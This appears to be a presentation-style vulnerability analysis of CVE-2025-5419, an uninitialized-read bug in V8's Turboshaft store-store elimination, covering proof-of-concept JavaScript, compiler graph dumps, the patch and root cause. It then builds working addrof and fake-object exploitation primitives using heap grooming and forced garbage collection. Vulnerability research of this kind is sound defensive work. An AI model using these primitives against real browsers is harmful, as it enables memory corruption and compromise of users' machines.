

CVE-2025-5419

Uninitialized Read

By Incorrect V8 Turbohaft Store-Store Elimination

Jack Ren

Content

- Proof of Concept
- Background Knowledge: Store-Store Elimination
- Patch & Root Cause Analysis
- Revised Proof of Concept
- Background Knowledge: Escape Analysis & Materialize
- General Exploitation Idea of Uninitialized Read
- Unstable Address Of & Fake Object
- Exploit Reproduce Environment

Proof of Concept

```
// Args: --allow-natives-syntax --trace-opt --trace-deopt
--trace-turbo --trace-turbo-graph PoC_InfoLeak.js
function foo(i) {
  let a = [1.1, 1.1, 1.1];
  a[0] = a[i];
  return a[0];
}
function wrapper() {
  while (true) {
    let x = foo('0');
    if (x !== 1.1) return x;
  }
}
console.log(wrapper());
// 1.27330825047e-313
```

FixedDoubleArray

0x0: map

0x4: length

0x8: a[0]

0x10: a[1]

0x18: a[2]

At a[i], reading uninitialized a[0].

```
// Args: --allow-natives-syntax --trace-opt --trace-deopt
--trace-turbo --trace-turbo-graph --verify-heap
PoC_Crash.js
function bar(i) {
  let a = [1.1, {}, 1.1];
  a[0] = a[i];
}
function wrapper() {
  while (true) {
    bar('0');
  }
}
wrapper();
// Crash when verifying heap because `a[0]` is 0xbeadbeef
// `a` is a JSArray with elements kind HOLEY_ELEMENTS
```

FixedArray

0x0: map

0x4: length

0x8: a[0]

0xC: a[1]

0x10: a[2]

Turbo Graph

```
// Args: --allow-natives-syntax --trace-opt --trace-deopt --trace-turbo --trace-turbo-graph PoC_InfoLeak.js
function foo(i) {
  let a = [1.1, 1.1, 1.1];
  a[0] = a[i];
  return a[0];
}
function wrapper() {
  while (true) {
    let x = foo('0');
    if (x != 1.1) return x;
  }
}
console.log(wrapper());
// 1.27330825047e-313
```

FixedDoubleArray

0x0: map

0x4: length

0x8: a[0]

0x10: a[1]

0x18: a[2]

Note this is an OSR JIT compiled turbo graph for `wrapper` and `foo` is inlined.

```
8: Constant()[heap object: 0x11130000091d <Map(FIXED_DOUBLE_ARRAY_TYPE)>]
10: Constant()[float64: 1.1]
15: Constant()[smi: 3]
```

Before: ----- V8.TFTurboshiftLoopUnrolling -----
LOOP B17 <- B16, B28

```
114: Allocate(#7)[Young, tagged aligned]
115: Store *(#114) = #8 [tagged base, TaggedPointer, NoWriteBarrier, initializing]
116: Store *(#114 + 4) = #15 [tagged base, TaggedSigned, NoWriteBarrier, offset: 4, initializing]
118: Store *(#114 + 8) = #10 [tagged base, Float64, NoWriteBarrier, offset: 8, initializing]
119: Store *(#114 + 16) = #10 [tagged base, Float64, NoWriteBarrier, offset: 16, initializing]
121: Store *(#114 + 24) = #10 [tagged base, Float64, NoWriteBarrier, offset: 24, initializing]
122: Load *(#114 + 8 + #68*8) [tagged base, Float64, Float64, element size: 2^3, offset: 8]
124: FloatUnary(#122)[SilenceNaN, Float64]
125: Store *(#114 + 8) = #124 [tagged base, Float64, NoWriteBarrier, offset: 8]
126: Comparison(#124, #10)[Equal, Float64]
127: Branch(#126)[B18, B20, None]
```

After: ----- V8.TFTurboshiftStoreStoreElimination -----
LOOP B16 <- B15, B23

```
112: Allocate(#7)[Young, tagged aligned]
113: Store *(#112) = #8 [tagged base, TaggedPointer, NoWriteBarrier, initializing]
114: Store *(#112 + 4) = #15 [tagged base, TaggedSigned, NoWriteBarrier, offset: 4, initializing]
116: Store *(#112 + 16) = #10 [tagged base, Float64, NoWriteBarrier, offset: 16, initializing]
117: Store *(#112 + 24) = #10 [tagged base, Float64, NoWriteBarrier, offset: 24, initializing]
119: Load *(#112 + 8 + #68*8) [tagged base, Float64, Float64, element size: 2^3, offset: 8]
120: FloatUnary(#119)[SilenceNaN, Float64]
121: Store *(#112 + 8) = #120 [tagged base, Float64, NoWriteBarrier, offset: 8]
123: Comparison(#120, #10)[Equal, Float64]
124: Branch(#123)[B17, B24, None]
```

Store-Store Elimination: Overview

- `StoreStoreEliminationReducer` tries to identify and remove redundant stores. E.g. for an input like

```
let o = {};  
o.x = 2;  
o.y = 3;  
o.x = 4;  
use(o.x);
```

- We don't need the first store to `o.x` because the value is overwritten before it can be observed.

Store-Store Elimination: Rules

- The analysis considers loads and stores as corresponding pairs of **base** and **offset**. We run the analysis backwards and track potentially redundant stores in a **MaybeRedundantStoresTable** roughly as follows:
 1. When we see a **base+offset** load, we mark all stores to this **offset** as observable in the table. Notice that we do this regardless of the **base**, because they might alias potentially.
 2. When we see a **base+offset** store and
 - **base+offset** is observable in the table, we keep the store, but track following **base+offset** stores as unobservable in the table.
 - **base+offset** is unobservable in the table, we can eliminate the store and keep the table unchanged.

Store-Store Elimination: Example

1. When we see a **base+offset** store and
 - **base+offset** is observable in the table, we keep the store, but track following **base+offset** stores as unobservable in the table.
 - **base+offset** is unobservable in the table, we can eliminate the store and keep the table unchanged.
2. When we see a **base+offset** load, we mark all stores to this **offset** as observable in the table. Notice that we do this regardless of the **base**, because they might alias potentially.

```
let o = {};  
o.x = 2;  
o.y = 3;  
o.x = 4;  
use(o.x);
```

```
5. N/A  
4. Store o, 0xC  
3. Store o, 0x10  
2. Store o, 0xC  
1. Load o, 0xC
```

```
5. N/A; (U-{o}, {0xC}) observable  
4. Eliminate; (U-{o}, {0xC}) observable  
3. Eliminate; (U-{o}, {0xC}) observable  
2. Keep; (U-{o}, {0xC}) observable  
1. N/A; (U, {0xC}) observable
```

```
let o = {};  
o.x = 2;  
o.y = 3;  
o.x = 4;  
use(o.x);
```

Patch & Root Cause Analysis

```
413 case Opcode::kLoad: {  
414     const LoadOp& load = op.Cast<LoadOp>();  
415     // TODO(nicohartmann@): Use the new effect flags to distinguish heap  
416     // access once available.  
417     const bool is_on_heap_load = load.kind.tagged_base;  
418     const bool is_field_load = !load.index().valid();  
419     // For now we consider only loads of fields of objects on the heap.  
420     if (is_on_heap_load && is_field_load) {  
421         table_.MarkPotentiallyAliasingStoresAsObservable(load.base(),  
422             load.offset);  
423     }  
424     break;  
425 }  
426 default: {  
427     OpEffects effects = op.Effects();  
428     if (effects.can_read_mutable_memory()) {  
429         table_.MarkAllStoresAsObservable();  
430     } else if (effects.requires_consistent_heap()) {  
431         table_.MarkAllStoresAsGCObservable();  
432     }  
433 }
```

```
414 case Opcode::kLoad: {  
415     const LoadOp& load = op.Cast<LoadOp>();  
416     // TODO(nicohartmann@): Use the new effect flags to distinguish heap  
417     // access once available.  
418     const bool is_on_heap_load = load.kind.tagged_base;  
419     const bool is_fixed_offset_load = !load.index().valid();  
420     // For now we consider only loads of fields of objects on the heap.  
421     if (is_on_heap_load) {  
422         if (is_fixed_offset_load) {  
423             table_.MarkPotentiallyAliasingStoresAsObservable(load.base(),  
424                 load.offset);  
425         } else {  
426             // A dynamically indexed load might alias any fixed offset.  
427             table_.MarkAllStoresAsObservable();  
428         }  
429     }  
430     break;  
431 }  
432 default: {  
433     OpEffects effects = op.Effects();  
434     if (effects.can_read_mutable_memory()) {  
435         table_.MarkAllStoresAsObservable();  
436     } else if (effects.requires_consistent_heap()) {  
437         table_.MarkAllStoresAsGCObservable();  
438     }  
439 }
```

How does the reducer handle the load operation before and after patch?

1. Fixed-offset load (e.g., o.p): `is_on_heap_load = true`, `is_field(fixed_offset)_load = true`
 - Before & After Patch: Marking store to (U, {offset}) as observable
2. Variant-offset load (e.g., a[i]): `is_on_heap_load = true`, `is_field(fixed_offset)_load = false`
 - Before Patch: No store is marked as observable
 - After Patch: Marking store to (U, U) as observable

This indicates the reducer might eliminate corresponding store to the variant-offset load, which will lead to an uninitialized read.

Turbo Graph

```
// Args: --allow-natives-syntax --trace-opt --trace-deopt --trace-turbo --trace-turbo-graph PoC_InfoLeak.js
function foo(i) {
  let a = [1.1, 1.1, 1.1];
  a[0] = a[i];
  return a[0];
}
function wrapper() {
  while (true) {
    let x = foo('0');
    if (x != 1.1) return x;
  }
}
console.log(wrapper());
// 1.27330825047e-313
```

Eliminate

Uninitialized Read

Note this is an OSR JIT compiled turbo graph for `wrapper` and `foo` is inlined.

```
8: Constant()[heap object: 0x11130000091d <Map(FIXED_DOUBLE_ARRAY_TYPE)>]
10: Constant()[float64: 1.1]
15: Constant()[smi: 3]
```

Before: ----- V8.TFTurboshiftLoopUnrolling -----

LOOP B17 <- B16, B28

```
114: Allocate(#7)[Young, tagged aligned]
115: Store *(#114) = #8 [tagged base, TaggedPointer, NoWriteBarrier, initializing]
116: Store *(#114 + 4) = #15 [tagged base, TaggedSigned, NoWriteBarrier, offset: 4, initializing]
118: Store *(#114 + 8) = #10 [tagged base, Float64, NoWriteBarrier, offset: 8, initializing]
119: Store *(#114 + 16) = #10 [tagged base, Float64, NoWriteBarrier, offset: 16, initializing]
121: Store *(#114 + 24) = #10 [tagged base, Float64, NoWriteBarrier, offset: 24, initializing]
122: Load *(#114 + 8 + #68*8) [tagged base, Float64, Float64, element size: 2^3, offset: 8]
124: FloatUnary(#122)[SilenceNaN, Float64]
125: Store *(#114 + 8) = #124 [tagged base, Float64, NoWriteBarrier, offset: 8]
126: Comparison(#124, #10)[Equal, Float64]
127: Branch(#126)[B18, B20, None]
```

After: ----- V8.TFTurboshiftStoreStoreElimination -----

LOOP B16 <- B15, B23

```
112: Allocate(#7)[Young, tagged aligned]
113: Store *(#112) = #8 [tagged base, TaggedPointer, NoWriteBarrier, initializing]
114: Store *(#112 + 4) = #15 [tagged base, TaggedSigned, NoWriteBarrier, offset: 4, initializing]
116: Store *(#112 + 16) = #10 [tagged base, Float64, NoWriteBarrier, offset: 16, initializing]
117: Store *(#112 + 24) = #10 [tagged base, Float64, NoWriteBarrier, offset: 24, initializing]
119: Load *(#112 + 8 + #68*8) [tagged base, Float64, Float64, element size: 2^3, offset: 8]
120: FloatUnary(#119)[SilenceNaN, Float64]
121: Store *(#112 + 8) = #120 [tagged base, Float64, NoWriteBarrier, offset: 8]
123: Comparison(#120, #10)[Equal, Float64]
124: Branch(#123)[B17, B24, None]
```

Revised Proof of Concept

- Previous PoC will only trigger vulnerability under the circumstance that it is enclosed in an infinite loop.

```
// Args: --allow-natives-syntax --trace-opt --trace-deopt
--trace-turbo --trace-turbo-graph PoC_InfoLeak.js
function foo(i) {
  let a = [1.1, 1.1, 1.1];
  a[0] = a[i];
  return a[0];
}
function wrapper() {
  while (true) {
    let x = foo('0');
    if (x !== 1.1) return x;
  }
}
console.log(wrapper());
// 1.27330825047e-313
```



foo Inlined

- This PoC is inconvenient for exploitation and need improve.

Revised Proof of Concept

```
1. function opt_leak(i) {  
2.   let arr = [0, 1, 2, 3, 4, 5, 6, 7, 8];  
3.   [arr[i + 0], arr[i + 1], arr[i + 2], arr[i + 3], arr[i + 4], arr[i + 5], arr[i + 6], arr[i + 7], arr[i + 8]];  
4.   arr = [0.0, 1.1, 2.2, 3.3, 4.4, 5.5, 6.6, 7.7, 8.8];  
5.   arr[0] = arr[i + 0]; arr[1] = arr[i + 1]; arr[2] = arr[i + 2]; arr[3] = arr[i + 3];  
6.   arr[4] = arr[i + 4]; arr[5] = arr[i + 5]; arr[6] = arr[i + 6]; arr[7] = arr[i + 7]; arr[8] = arr[i + 8];  
7.   return [arr[0], arr[1], arr[2], arr[3], arr[4], arr[5], arr[6], arr[7], arr[8]];  
8. }
```

```
1. function foo(i) {  
2.   let a = [1.1, 1.1, 1.1];  
3.   a[0] = a[i];  
4.   return a[0];  
5. }
```

1. Why do we need line 2 & 3?
2. Why do we create a new **JSArray** to return the uninitialized values instead of returning **arr** directly?

Revised Proof of Concept

```
1. function opt_leak(i) {  
2.     let arr = [0, 1, 2, 3, 4, 5, 6, 7, 8];  
3.     [arr[i + 0], arr[i + 1], arr[i + 2], arr[i + 3], arr[i + 4], arr[i + 5], arr[i + 6], arr[i + 7], arr[i + 8]];  
4.     arr = [0.0, 1.1, 2.2, 3.3, 4.4, 5.5, 6.6, 7.7, 8.8];  
5.     arr[0] = arr[i + 0]; arr[1] = arr[i + 1]; arr[2] = arr[i + 2]; arr[3] = arr[i + 3];  
6.     arr[4] = arr[i + 4]; arr[5] = arr[i + 5]; arr[6] = arr[i + 6]; arr[7] = arr[i + 7]; arr[8] = arr[i + 8];  
7.     return [arr[0], arr[1], arr[2], arr[3], arr[4], arr[5], arr[6], arr[7], arr[8]];  
8. }
```

- Why do we need line 2 & 3?
 - To advance the OOB check before line 5 & 6.
 - OOB check introduces **DeoptimizeIf** into the graph, which cause the analysis marks all stores as observable.
 - It hinders the stores before **DeoptimizeIf** from eliminated.
 - No **DeoptimizeIf** on line 5 & 6
 - Initializing store on line 4 can be eliminated.

Revised Proof of Concept

```
1. function opt_leak(i) {
2.     let arr = [0, 1, 2, 3, 4, 5, 6, 7, 8];
3.     [arr[i + 0], arr[i + 1], arr[i + 2], arr[i + 3], arr[i + 4], arr[i + 5], arr[i + 6], arr[i + 7], arr[i + 8]];
4.     arr = [0.0, 1.1, 2.2, 3.3, 4.4, 5.5, 6.6, 7.7, 8.8];
5.     arr[0] = arr[i + 0]; arr[1] = arr[i + 1]; arr[2] = arr[i + 2]; arr[3] = arr[i + 3];
6.     arr[4] = arr[i + 4]; arr[5] = arr[i + 5]; arr[6] = arr[i + 6]; arr[7] = arr[i + 7]; arr[8] = arr[i + 8];
7.     return [arr[0], arr[1], arr[2], arr[3], arr[4], arr[5], arr[6], arr[7], arr[8]];
8. }
```

JSArray

0x0: map

0x4: properties

0x8: elements

0xC: length

FixedDoubleArray

0x0: map

0x4: length

0x8: element[0]

...

- Why do we create a new **JSArray** to return the uninitialized values instead of returning **arr** directly?
 - To materialize **FixedDoubleArray** only instead of also materializing **JSArray**.
 - Return **arr** will cause **JSArray** also be materialized.
 - What's materialize?


Background Knowledge: Escape Analysis & Materialize

- Escape Analysis: Determine whether an object will outlive its current scope and where should the object be allocated, i.e., on stack or heap.
- Materialize: Allocate an object on heap.

```
function f() {  
  let o1 = {}; // Not materialized because `o1` doesn't outlive the function scope.  
  let o2 = {}; // Materialized because `o2` will be returned.  
  return o2;  
}
```

Revised Proof of Concept

- Why do we create a new **JSArray** to return the uninitialized values instead of returning **arr** directly?
 - To materialize **FixedDoubleArray** only instead of also materializing **JSArray**.
 - **Allocate** is the Turbohaft graph materialize operation.
 - Materialize both will cause the allocation to **JSArray** is after the allocation to **FixedDoubleArray**.
 - This cause the analysis marks all unobservable stores as GC-observable, which make stores unable to get eliminated.



```
v218 Allocate(72_w64)
219: [v218_i]_ip = v171
220: [v218_i + 4]_is = v182
222: [v218_i + 8]_is4 = 0_is4
223: [v218_i + 16]_is4 = 0_is4
225: [v218_i + 24]_is4 = 0_is4
226: [v218_i + 32]_is4 = 0_is4
228: [v218_i + 40]_is4 = 0_is4
229: [v218_i + 48]_is4 = 0_is4
231: [v218_i + 56]_is4 = 0_is4
232: [v218_i + 64]_is4 = 0_is4
v234 Allocate(16_w64)
235: [v234_i]_ip = v185
236: [v234_i + 4]_ip = v7
238: [v234_i + 8]_ip = v218
239: [v234_i + 12]_is = v182
v241 FloatUnary(v187)
242: [v218_i + 8]_is4 = v241
v243 FloatUnary(v191)
244: [v218_i + 16]_is4 = v243
v246 FloatUnary(v195)
247: [v218_i + 24]_is4 = v246
v248 FloatUnary(v199)
249: [v218_i + 32]_is4 = v248
v251 FloatUnary(v203)
252: [v218_i + 40]_is4 = v251
v253 FloatUnary(v207)
254: [v218_i + 48]_is4 = v253
v256 FloatUnary(v211)
257: [v218_i + 56]_is4 = v256
v258 FloatUnary(v215)
259: [v218_i + 64]_is4 = v258
v261 Return(0_w32, v234)
```

Revised Proof of Concept

```
1. function opt_leak(i) {  
2.     let arr = [0, 1, 2, 3, 4, 5, 6, 7, 8];  
3.     [arr[i + 0], arr[i + 1], arr[i + 2], arr[i + 3], arr[i + 4], arr[i + 5], arr[i + 6], arr[i + 7], arr[i + 8]];  
4.     arr = [0.0, 1.1, 2.2, 3.3, 4.4, 5.5, 6.6, 7.7, 8.8];  
5.     arr[0] = arr[i + 0]; arr[1] = arr[i + 1]; arr[2] = arr[i + 2]; arr[3] = arr[i + 3];  
6.     arr[4] = arr[i + 4]; arr[5] = arr[i + 5]; arr[6] = arr[i + 6]; arr[7] = arr[i + 7]; arr[8] = arr[i + 8];  
7.     return [arr[0], arr[1], arr[2], arr[3], arr[4], arr[5], arr[6], arr[7], arr[8]];  
8. }
```

1. Why do we need line 2 & 3?

- To advance the OOB check before line 5 & 6.

2. Why do we create a new **JSArray** to return the uninitialized values instead of returning **arr** directly?

- To materialize **FixedDoubleArray** only instead of also materializing **JSArray**.
- Solved all the problems that preventing vulnerability from triggering!

```
1. function foo(i) {  
2.     let a = [1.1, 1.1, 1.1];  
3.     a[0] = a[i];  
4.     return a[0];  
5. }
```


General Exploitation Idea of Uninitialized Read

- For uninitialized read vulnerabilities, a typical exploit methodology is:
 - Assume that **victim** is used without initializing.
 - Define an **evil** variable whose scope has no intersection with **victim** variable's.
 - Try to make **evil** and **victim** have same location.
 - We can write **evil** to make **victim** have the same value.
- The following is a pseudo-C code snippet demonstrating that.

```
// We assume the stack location of evil and victim is same
void func() {
    {
        int evil;
        def(evil, 1111);
    }
    {
        int victim; // victim is uninitialized
        use(victim); // but victim is 1111
    }
}
```

Unstable Address Of

```
function minor_gc() { // scavenge
  let arr = new Array(0x10000);
  for(let i = 0; i < arr.length; i++) {
    arr[i] = new String("");
  }
}

function major_gc() { // mark-sweep
  new ArrayBuffer(0x7fe00000);
}

function opt_leak(i) {
  let arr = [0, 1, 2, 3, 4, 5, 6, 7, 8];
  [arr[i + 0], arr[i + 1], arr[i + 2], arr[i + 3],
arr[i + 4], arr[i + 5], arr[i + 6], arr[i + 7],
arr[i + 8]];
  arr = [0.0, 1.1, 2.2, 3.3, 4.4, 5.5, 6.6, 7.7,
8.8];
  arr[0] = arr[i + 0]; arr[1] = arr[i + 1];
  arr[2] = arr[i + 2]; arr[3] = arr[i + 3];
  arr[4] = arr[i + 4]; arr[5] = arr[i + 5];
  arr[6] = arr[i + 6]; arr[7] = arr[i + 7];
  arr[8] = arr[i + 8];
  return [arr[0], arr[1], arr[2], arr[3], arr[4],
arr[5], arr[6], arr[7], arr[8]];
}
```

Write values we want to
a specific location

Read without
initializing

```
function leak(obj) {
  minor_gc();
  major_gc();
```

Make objArr(2), dblArr have
same heap location with arr

```
  let objArr = [obj, 0x1234]; // PACKED_ELEMENTS
  let dblArr = [1.1]; // PACKED_DOUBLE_ELEMENTS
  let objArr2 = [obj, 0x5678];
```

```
  objArr = null;
  dblArr = null;
  objArr2 = null;
  minor_gc();
  major_gc();
```

Make objArr(2), dblArr have
same heap location with arr

```
  let result = opt_leak(0);
  console.log("opt_leak: " + result.map((v) => {return
f2b(v).toString(16).padStart(16, "0");}));
  // [
  // 0:   Smi(0x1234) | addrof(PACKED_ELEMENTS_trigger_obj),
  // 1:   FixedArray[0] | PACKED_ELEMENTS_Map,
  // 2:   objArr.length | objArr.elements,
  // 3:   dblArr.elements.length | FixedDoubleArray_Map,
  // 4:   IEEE754(1.1),
  // 5:   FixedArray[0] | PACKED_DOUBLE_ELEMENTS_Map,
  // 6:   dblArr.length | dblArr.elements,
  // 7:   objArr2.elements.length | FixedArray_Map,
  // 8:   Smi(0x5678) | addrof(PACKED_ELEMENTS_trigger_obj),
  // ]
  return [result, flw(result[0])];
}
```

```
let [leaks, addr] = leak(PACKED_ELEMENTS_trigger_obj);
console.log(addr.toString(16));
%DebugPrint(PACKED_ELEMENTS_trigger_obj);
```

Unstable Fake Object

```
function minor_gc() { // scavenge
    let arr = new Array(0x10000);
    for(let i = 0; i < arr.length; i++) {
        arr[i] = new String("");
    }
}

function major_gc() { // mark-sweep
    new ArrayBuffer(0x7fe00000);
}

const PACKED_ELEMENTS_trigger_obj = {};

function opt_fake_obj(i) {
    let arr = [1, 2, 3];
    arr[i];
    arr = [1, 2, PACKED_ELEMENTS_trigger_obj];
    arr[0] = arr[i];
    return arr[0];
}
```

Write values we want to
a specific location

Read without initializing

```
function fake(addr) {
    minor_gc();
    major_gc();

    let dblArr = [addr, 1.1]; // PACKED_DOUBLE_ELEMENTS

    dblArr = null;
    minor_gc();
    major_gc();

    return opt_fake_obj(0);
}

let faked_obj = fake(c2f(0xdeadbeef, 0));
%DebugPrint(faked_obj);
```

Make dblArr have same
heap location with arr

Make dblArr have same
heap location with arr

Exploit Reproduce Environment

- OS: Ubuntu 24.04
- Commit: 609a85c2a1bd77d6f6905369f4bc4fcf34c5db09
- Command Line: `out/StaticReleaseWithSymbol/d8 --allow-natives-syntax --trace-opt --trace-deopt --trace-gc CVE-2025-5419.js`
- File: CVE-2025-5419.js

Reference

1. <https://issues.chromium.org/issues/420636529>
2. <https://github.com/mistymntncop/CVE-2025-5419/blob/main/exploit.js>
3. <https://chromium-review.googlesource.com/c/v8/v8/+6594051>